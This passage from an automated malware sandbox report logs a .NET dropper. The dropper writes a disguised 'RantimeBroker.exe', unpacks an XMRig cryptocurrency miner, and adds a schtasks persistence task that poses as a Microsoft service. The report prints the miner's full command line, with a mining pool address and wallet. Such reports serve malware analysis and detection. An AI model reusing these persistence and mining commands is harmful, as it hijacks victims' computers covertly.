C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	11408CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	11408CD	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: zmql3v0y.exe PID: 4012 Parent PID: 2100

General

Start time:	17:37:40
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\zmql3v0y.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\zmql3v0y.exe'
Imagebase:	0xb30000
File size:	2611424 bytes
MD5 hash:	F0ECEFED65B00699CC2B57BF81492F56
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000006.00000002.520808342.0000000000B32000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000006.00000003.282484459.0000000001AC0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000006.00000003.318537012.0000000003391000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 61%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB6CF06	unknown
C:\Users\user\AppData\Roaming\Windows	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C9BBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DC1075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\cpu.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	DC1075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C9BBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	DC1075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	DC1075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	DC1075	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\cpu.zip	success or wait	1	6C9B6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	unknown	1024	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 9d ae 31 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 c0 45 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 40 6d 00 00 04 00 00 9c 0d 28 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....1`.......... .......P..........X.E.. ....@.. ....@m....... (...@................................	success or wait	2551	D0FD9A	WriteFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	50 4b 03 04 14 00 00 00 08 00 01 7a 3a 52 67 77 19 1f bf 02 00 00 e3 08 00 00 0b 00 00 00 63 6f 6e 66 69 67 2e 6a 73 6f 6e ad 56 c9 6e db 30 10 bd e7 2b 02 9d 43 d7 76 e1 16 e8 2d 40 72 4b 51 20 69 51 14 45 61 8c a9 b1 c4 9a e2 b0 43 ca 4b 8b fc 7b 49 79 89 44 d3 45 0e 95 01 43 9a c7 19 3d 3e ce a2 3f 57 d7 e1 2a c0 aa e2 c3 f5 fe a1 33 a8 32 3c 9b 56 eb 9b 17 db 86 78 85 2c 4e 50 87 3c ef 17 14 b5 f7 76 18 02 0d 2c 34 c6 c5 4b d0 0e 7b 81 6a 72 3e 98 8b c9 f4 fd 68 1c 7e 93 a2 07 5a e2 08 8e 7b 26 90 12 9d 13 9e 56 68 ce 69 31 3a cf 4a fa ee 55 9e 5b 1c f0 82 d6 93 83 35 1e b0 83 75 01 72 55 31 b5 26 a1 57 48 d2 c4 6e bf f8 68 f3 ca eb c4 9f c1 94 d4 6c 13 cd 8c 8a cc c5 e4 66 68 13 b0 de 4e 53 a0 a1 32 c6 ec f8 f5 b7 3f a9 16 c2 42 85 2e a3 1b 97 8d e3	PK.........z:Rgw.............. config.json.V.n.0...+..C.v...- @rKQ iQ.Ea.......C.K.. {Iy.D.E...C...=>..? W..*.......3.2<.V.....x.,NP. <.....v...,4..K..{.jr >.....h.~...Z...{&.....Vh.i1:. J..U. [......5...u.rU1.&.WH..n. .h........l.......fh...NS..2.. ...?...B.......	success or wait	2	6C9B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	7814	2a d9 58 5d 6a 83 ec 51 43 4e 09 1c ea 94 59 bc a5 11 72 5c 54 e3 f4 25 0f b8 f8 8d 0d ae e4 81 74 cb 66 16 a6 0b f2 b0 58 d0 0d 42 85 8a 0c 64 71 78 ed e7 b4 7e a6 fe c4 80 b9 64 0c c1 ba 79 c2 14 33 f5 06 29 8b e8 9e 8f 0e f6 bb 96 ab 15 72 74 66 d3 e0 2d 32 7e fe a8 24 b2 4c 78 36 a7 45 72 43 50 4a d7 45 f5 c1 68 b0 93 f1 6c 80 8f 01 c3 fc 65 2d 6b 0c 4a 30 7c 6a fb 3e 79 6d b7 ad a7 76 f0 75 cf 30 3a 6d 4b 4f 84 52 a3 55 f8 52 b9 46 ec a4 b2 c1 56 41 28 b7 b9 a4 6e e8 4a 43 b3 20 61 4f fd 72 b1 59 a5 a1 89 f2 c8 b3 e5 70 e1 ae ac 92 5b 9b ed 03 15 cd 62 fd 57 9a 2c 32 ef 24 5a 0e e7 84 fb 51 06 4a 26 19 1a 79 de 6e 08 6d 8b ef 49 6f 1a 9a be 1e 8d d7 e3 14 0d 04 68 68 de b3 d7 d5 21 95 0a 32 41 d9 fe e4 0d 42 dd f8 ca 2b 03 37 b3 df 16 d1 6c 4a 56 c6	*.X]j..QCN....Y...r\T..%..... ..t.f.....X..B...dqx...~.....d ...y..3..).....rtf..-2~.. $.Lx6.ErCPJ.E..h...l.....e- k.J 0\|j.>ym...v.u.0:mKO.R.U.R .F....VA(...n.JC. aO.r.Y.....p.... [.....b.W.,2.$Z....Q.J&..y.n. m..Io.....hh....!..2A.... B...+.7....lJV.	success or wait	104	6C9B1B4F	WriteFile
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	unknown	2275	7b 0a 20 20 20 20 22 61 70 69 22 3a 20 7b 0a 20 20 20 20 20 20 20 20 22 69 64 22 3a 20 6e 75 6c 6c 2c 0a 20 20 20 20 20 20 20 20 22 77 6f 72 6b 65 72 2d 69 64 22 3a 20 6e 75 6c 6c 0a 20 20 20 20 7d 2c 0a 20 20 20 20 22 68 74 74 70 22 3a 20 7b 0a 20 20 20 20 20 20 20 20 22 65 6e 61 62 6c 65 64 22 3a 20 66 61 6c 73 65 2c 0a 20 20 20 20 20 20 20 20 22 68 6f 73 74 22 3a 20 22 31 32 37 2e 30 2e 30 2e 31 22 2c 0a 20 20 20 20 20 20 20 20 22 70 6f 72 74 22 3a 20 30 2c 0a 20 20 20 20 20 20 20 20 22 61 63 63 65 73 73 2d 74 6f 6b 65 6e 22 3a 20 6e 75 6c 6c 2c 0a 20 20 20 20 20 20 20 20 22 72 65 73 74 72 69 63 74 65 64 22 3a 20 74 72 75 65 0a 20 20 20 20 7d 2c 0a 20 20 20 20 22 61 75 74 6f 73 61 76 65 22 3a 20 74 72 75 65 2c 0a 20 20 20 20 22 62 61 63 6b 67 72 6f 75	{. "api": {. "id": null,. "worker-id": null. },. "http": {. "enabled": false,. "host": "127.0.0.1",. "port": 0,. "access-token": null,. "restricted": true. },. "autosave": true,. "backgrou	success or wait	1	6C9B1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	unknown	65535	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 70 7c 76 d6 34 1d 18 85 34 1d 18 85 34 1d 18 85 6f 75 1c 84 2e 1d 18 85 6f 75 1b 84 39 1d 18 85 6f 75 1d 84 fc 1d 18 85 aa bd df 85 30 1d 18 85 8a 6c 1c 84 27 1d 18 85 8a 6c 1b 84 3e 1d 18 85 8a 6c 1d 84 a1 1d 18 85 a1 6f 1c 84 26 1d 18 85 6f 75 19 84 21 1d 18 85 34 1d 19 85 6b 1c 18 85 8c 6c 1c 84 2b 1d 18 85 a3 6f 1c 84 00 1f 18 85 a1 6f 11 84 c0 1d 18 85 a1 6f 1b 84 30 1d 18	MZ......................@..... .... 0...........!..L.!This program cannot be run in DOS mode.... $.......p|v.4...4...4...ou.... ..ou..9...ou..........0....l.. '....l..>....l.......o..&...ou ..!...4...k....l..+....o...... .o.......o..0..	success or wait	106	6C9B1B4F	WriteFile
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	unknown	14544	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 35 3a 6e fc 71 5b 00 af 71 5b 00 af 71 5b 00 af 71 5b 01 af 7d 5b 00 af 56 9d 7b af 74 5b 00 af 56 9d 7d af 70 5b 00 af 56 9d 6d af 72 5b 00 af 56 9d 71 af 70 5b 00 af 56 9d 7c af 70 5b 00 af 56 9d 78 af 70 5b 00 af 52 69 63 68 71 5b 00 af 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 c1 26 8b 48 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 08 00 00 0c 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......5:n.q[..q[..q[..q[..}[..V. {.t[..V.}.p[..V.m.r[..V.q. p[..V.|.p[..V.x.p[..Richq[.... ....PE..d....&.H.... ......"........	success or wait	1	6C9B1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	D0B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	D0B148	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	D0B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	D0B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	D0B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	D0B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	D0B148	ReadFile
C:\Users\user\AppData\Local\zmql3v0y.exe	unknown	1024	success or wait	2551	D0B148	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	D0B148	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	D0B148	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	D0B148	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	D0B148	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	D0B148	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	D0B148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	1	D0B148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	1	D0B148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	2	D0B148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4096	success or wait	3	D0B148	ReadFile
C:\Users\user\AppData\Roaming\Windows\cpu.zip	unknown	4137	success or wait	3	D0B148	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	D0B148	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	998	success or wait	1	D0B148	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 6484 Parent PID: 4012

General

Start time:	17:37:51
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f
Imagebase:	0x1290000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6492 Parent PID: 6484

General

Start time:	17:37:51
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RantimeBroker.exe PID: 6552 Parent PID: 904

General

Start time:	17:37:53
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Imagebase:	0xd80000
File size:	2611424 bytes
MD5 hash:	F0ECEFED65B00699CC2B57BF81492F56
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000002.319692642.0000000000D82000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000002.328721362.0000000003CD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000003.317443395.00000000015F0000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 61%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RantimeBroker.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1011075	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RantimeBroker.exe.log	unknown	226	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..	success or wait	1	6DE7C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	F5B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	F5B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	F5B148	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	F5B148	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	F5B148	ReadFile

Analysis Process: cpu.exe PID: 6624 Parent PID: 4012

General

Start time:	17:37:58
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1
Imagebase:	0x7ff652940000
File size:	6889640 bytes
MD5 hash:	E95F766A3748042EFBF0F05D823F82B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.547615511.0000020FCC320000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.547615511.0000020FCC320000.00000004.00000020.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.547631429.0000020FCC328000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.547631429.0000020FCC328000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000003.324849643.0000020FCC35B000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000010.00000002.547665443.0000020FCC34B000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000010.00000002.547665443.0000020FCC34B000.00000004.00000020.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 16%, Metadefender, Browse • Detection: 66%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6664 Parent PID: 6624

General

Start time:	17:37:59
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RantimeBroker.exe PID: 1632 Parent PID: 904

General

Start time:	17:39:05
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Wow64 process (32bit):	
Commandline:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
Imagebase:	
File size:	2611424 bytes
MD5 hash:	F0ECEFED65B00699CC2B57BF81492F56
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

Disassembly

Code Analysis